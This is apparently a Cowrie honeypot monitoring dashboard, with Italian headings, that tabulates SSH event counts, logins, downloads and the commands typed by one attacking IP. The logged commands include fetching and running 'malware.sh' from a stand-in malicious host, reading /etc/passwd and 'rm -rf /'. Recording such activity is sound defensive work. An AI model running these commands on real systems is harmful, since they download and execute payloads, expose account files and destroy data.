Eventi Cowrie Per Tipo

eventid	count
cowrie.command.input	16
cowrie.client.kex	10
cowrie.client.version	10
cowrie.session.closed	10
cowrie.session.connect	10
cowrie.client.size	8
cowrie.client.var	8
cowrie.login.success	8
cowrie.session.params	8
cowrie.login.failed	4
cowrie.command.failed	2
cowrie.session.file_download	2

Comandi Digitati

_time	input	src_ip
	./malware.sh	192.168.1.4
2025-03-31 22:53:14.000	./malware.sh	192.168.1.4
	chmod +x malware.sh	192.168.1.4
2025-03-31 22:53:09.000	chmod +x malware.sh	192.168.1.4
	wget http://malicious.site/malware.sh	192.168.1.4
2025-03-31 22:53:02.000	wget http://malicious.site/malware.sh	192.168.1.4
	uname -a	192.168.1.4
2025-03-31 22:51:41.000	uname -a	192.168.1.4
	whoami	192.168.1.4
2025-03-31 22:51:38.133	whoami	192.168.1.4
	cat /etc/passwd	192.168.1.4
2025-03-31 22:51:34.000	cat /etc/passwd	192.168.1.4
	reboot	192.168.1.4
2025-03-31 22:51:07.169	reboot	192.168.1.4
	rm -rf /	192.168.1.4
2025-03-31 22:51:03.000	rm -rf /	192.168.1.4


File Scaricati

_time	src_ip	url	sha256
	192.168.1.4	http://malicious.site/malware.sh	
2025-03-31 22:53:02	192.168.1.4	http://malicious.site/malware.sh	

Log in riusciti

_time	src_ip	username	password
	192.168.1.4	root	test
2025-04-01 10:46:48	192.168.1.4	root	test
	192.168.1.4	root	test
2025-03-31 22:51:22	192.168.1.4	root	test
	192.168.1.4	root	test
2025-03-31 22:50:53	192.168.1.4	root	test
	192.168.1.4	root	tesst
2025-03-31 19:33:53	192.168.1.4	root	tesst

Attività



Ip attaccanti